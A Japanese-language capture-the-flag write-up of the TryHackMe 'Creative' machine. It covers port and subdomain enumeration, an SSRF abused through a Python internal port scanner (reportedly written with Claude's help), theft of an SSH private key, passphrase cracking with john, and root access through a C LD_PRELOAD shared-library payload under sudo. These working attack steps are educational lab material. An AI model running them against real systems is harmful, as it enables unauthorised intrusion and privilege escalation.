Creative
Task 1 boot2root
Q. What is user.txt?
nmapをします。
$ nmap -Pn -sC -sV -A -T4 -oN nmap_result 10.49.162.227 -p-
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-28 08:16 -0500
Nmap scan report for 10.49.162.227
Host is up (0.14s latency).
Not shown: 65533 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 23:25:80:dd:70:5e:45:6b:ae:e5:08:f4:c0:85:57:6c (RSA)
|   256 8f:c1:91:a9:3e:9b:57:c1:b5:49:56:94:58:47:5a:bf (ECDSA)
|_  256 d2:ad:ee:10:8c:70:91:ee:f6:c8:87:ad:4e:db:db:3f (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://creative.thm
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|specialized|phone|storage-misc
Running (JUST GUESSING): Linux 4.X|5.X|3.X (91%), Crestron 2-Series (86%), Google Android 10.X|11.X|12.X (85%), HP embedded (85%)
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:crestron:2_series cpe:/o:linux:linux_kernel:3 cpe:/o:google:android:10 cpe:/o:google:android:11 cpe:/o:google:android:12 cpe:/h:hp:p2000_g3
Aggressive OS guesses: Linux 4.15 - 5.19 (91%), Linux 4.15 (88%), Linux 5.4 (88%), Crestron XPanel control system (86%), Linux 3.8 - 3.16 (86%), Android 10 - 12 (Linux 4.14 - 4.19) (85%), HP P2000 G3 NAS device (85%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 3 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 22/tcp)
HOP RTT       ADDRESS
1   138.81 ms 192.168.128.1
2   ...
3   146.99 ms 10.49.162.227

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 168.94 seconds
webにアクセスするとcreative.thmにリダイレクトされました。
hostsファイルを編集し、ipアドレスとcreative.thmを紐づけます。

webにアクセスできました。ディレクトリを探索します。
$ ffuf -w /usr/share/wordlists/dirb/common.txt -o ffufrezult.html -of html -e .php,.txt,.zip,.bak -recursion -recursion-depth 1 -v -t 80 -u http://creative.thm/FUZZ -fs 178

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://creative.thm/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/dirb/common.txt
 :: Extensions       : .php .txt .zip .bak
 :: Output file      : ffufrezult.html
 :: File format      : html
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 80
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 178
________________________________________________

[Status: 200, Size: 37589, Words: 14867, Lines: 686, Duration: 144ms]
| URL | http://creative.thm/
    * FUZZ:

[INFO] Adding a new job to the queue: http://creative.thm/assets/FUZZ

[Status: 200, Size: 37589, Words: 14867, Lines: 686, Duration: 141ms]
| URL | http://creative.thm/index.html
    * FUZZ: index.html

[INFO] Starting queued job on target: http://creative.thm/assets/FUZZ

[Status: 403, Size: 162, Words: 4, Lines: 8, Duration: 143ms]
| URL | http://creative.thm/assets/
    * FUZZ:

[WARN] Directory found, but recursion depth exceeded. Ignoring: http://creative.thm/assets/css/
[WARN] Directory found, but recursion depth exceeded. Ignoring: http://creative.thm/assets/imgs/
[WARN] Directory found, but recursion depth exceeded. Ignoring: http://creative.thm/assets/js/
[WARN] Directory found, but recursion depth exceeded. Ignoring: http://creative.thm/assets/vendors/
:: Progress: [23070/23070] :: Job [2/2] :: 566 req/sec :: Duration: [0:00:40] :: Errors: 0 ::
特にありませんでした。サブドメインを探索します。
─$ ffuf -u http://creative.thm -H "Host: FUZZ.creative.thm" -w /usr/share/wordlists/dirb/common.txt -fs 178

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://creative.thm
 :: Wordlist         : FUZZ: /usr/share/wordlists/dirb/common.txt
 :: Header           : Host: FUZZ.creative.thm
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 178
________________________________________________

beta                    [Status: 200, Size: 591, Words: 91, Lines: 20, Duration: 215ms]
:: Progress: [4614/4614] :: Job [1/1] :: 287 req/sec :: Duration: [0:00:16] :: Errors: 0 ::
beta.creative.thmにアクセスします。

phpのリバースシェルを自分のサーバーでアップロードして、アクセスさせましたが、失敗しました。
└─$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.49.162.227 - - [28/Feb/2026 08:49:19] "GET / HTTP/1.1" 200 -
10.49.162.227 - - [28/Feb/2026 08:50:05] "GET /reverse.php HTTP/1.1" 200 -
10.49.162.227 - - [28/Feb/2026 08:50:10] "GET /reverse.php HTTP/1.1" 200 -
10.49.162.227 - - [28/Feb/2026 08:51:04] "GET /reverse.php HTTP/1.1" 200 -
10.49.162.227 - - [28/Feb/2026 08:51:14] "GET /reverse.php HTTP/1.1" 200 -
webでhttp://localhostとhttp://localhost/assetsを試してみましたが、同じ結果でした。

別のポートを総当たりして調べようと思います。claudeでスクリプトを作らせました。
import requests
from concurrent.futures import ThreadPoolExecutor

target = "http://beta.creative.thm/"
headers = {"Content-Type": "application/x-www-form-urlencoded"}

def scan_port(port):
    data = f"url=http://localhost:{port}"
    try:
        r = requests.post(target, headers=headers, data=data, timeout=2)
        if "<p> Dead </p>" not in r.text:
            print(f"[+] Port {port} - OPEN")
            return port
    except:
        pass
    return None

print("[*] Scanning...")
with ThreadPoolExecutor(max_workers=50) as executor:
    results = executor.map(scan_port, range(1, 65536))
    open_ports = [p for p in results if p]

print(f"\n[*] Open ports: {open_ports}")
└─$ python3 script.py
[*] Scanning...
[+] Port 80 - OPEN
[+] Port 1337 - OPENポート1337が開いていました。
アクセスできました。

ルートディレクトリっぽいです。探索すると、http://localhost:1337/home/saad/user.txtにフラグがありました。
A. 9a1ce90a7653d******************
Q. What is root.txt?
http://localhost:1337/home/saad/.bash_historyにコマンドがありました。
whoami pwd ls -al ls cd .. sudo -l echo "saad:MyStrongestPasswordYet$4291" > creds.txt rm creds.txt sudo -l whomai whoami pwd ls -al sudo -l ls -al pwd whoami mysql -u root -p netstat -antlp mysql -u root sudo su ssh root@192.169.155.104 mysql -u user -p mysql -u db_user -p ls -ld /var/lib/mysql ls -al cat .bash_history cat .bash_logout nano .bashrc ls -al パスワードのようなものがあったのでsshでログインします。
─$ ssh saad@10.49.162.227
The authenticity of host '10.49.162.227 (10.49.162.227)' can't be established.
ED25519 key fingerprint is: SHA256:MGDA2Hl/FaoK5XeguzhmCKHaaUEZR6/85M2CuFrHDcw
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.49.162.227' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
saad@10.49.162.227: Permission denied (publickey).鍵からでないとログインできなそうです。http://localhost:1337/home/saad/.ssh/id_rsaに秘密鍵がありました。コピーするときにページのソースからコピーするといいです。webの画面からだと、改行が空白に変換されます。MyStrongestPasswordYet$4291をパスフレーズにログインを試みます。
─$ ssh saad@10.49.162.227 -i key.txt
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
Enter passphrase for key 'key.txt':
Enter passphrase for key 'key.txt':
Enter passphrase for key 'key.txt':
saad@10.49.162.227: Permission denied (publickey).
失敗しました。パスフレーズがわかりません。johnで総当たりします。
┌──(kali㉿kali)-[~/Desktop/tryhackme/Creative]
└─$ ssh2john key.txt > key.hash

┌──(kali㉿kali)-[~/Desktop/tryhackme/Creative]
└─$ john key.hash --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 2 for all loaded hashes
Cost 2 (iteration count) is 16 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
sweetness        (key.txt)
1g 0:00:00:47 DONE (2026-02-28 09:34) 0.02100g/s 20.16p/s 20.16c/s 20.16C/s whitney..sandy
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
sweetnessでログインに成功しました。
saad@ip-10-49-162-227:~$ sudo -l
[sudo] password for saad:
Matching Defaults entries for saad on ip-10-49-162-227:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, env_keep+=LD_PRELOAD

User saad may run the following commands on ip-10-49-162-227:
(root) /usr/bin/pingパスワードはMyStrongestPasswordYet$4291でした。pingはGTFObinsになかったのでclaudeに聞いて進めました。いったん昇格してから後に解説します。
saad@ip-10-49-162-227:~$ nano /tmp/pe.cnanoで書き込む内容は下です。
#include <stdio.h>
#include <sys/types.h>
#include <stdlib.h>
#include <unistd.h>

void _init() {
    unsetenv("LD_PRELOAD");
    setgid(0);
    setuid(0);
    system("/bin/bash");
}
下のコマンドを入力します。まずコンパイルします。
saad@ip-10-49-162-227:~$ gcc -fPIC -shared -o /tmp/pe.so /tmp/pe.c -nostartfiles環境変数を指定して、sudoで実行します。
saad@ip-10-49-162-227:~$ sudo LD_PRELOAD=/tmp/pe.so /usr/bin/ping
root@ip-10-49-162-227:/home/saad# whoami
昇格できました。
root@ip-10-49-162-227:/home/saad# cat /root/root.txt
992bfd94b9*******************
A. 992bfd94b9*******************
昇格の流れを解説します。
sudo -lをしたときにenv_keep+=LD_PRELOADと書いてありました。本来sudoをするときにユーザーが持っている環境変数はリセットされます。しかしこれが書いてあるときはLD_PRELOADという環境変数はリセットせずにpingをルートで実行していいという意味になります。LD_PRELOADとは動的リンクのプログラムの時に実行する前に実行するプログラムのパスをいれます。今回c言語で書いたプログラムはルート権限で/bin/bashを実行するプログラムなので/usr/bin/pingを実行する前にbashが開きます。
感想
sudo -lにいつもと違うようなことが書いてあるときはそれについて詳しく調べる必要があると感じました。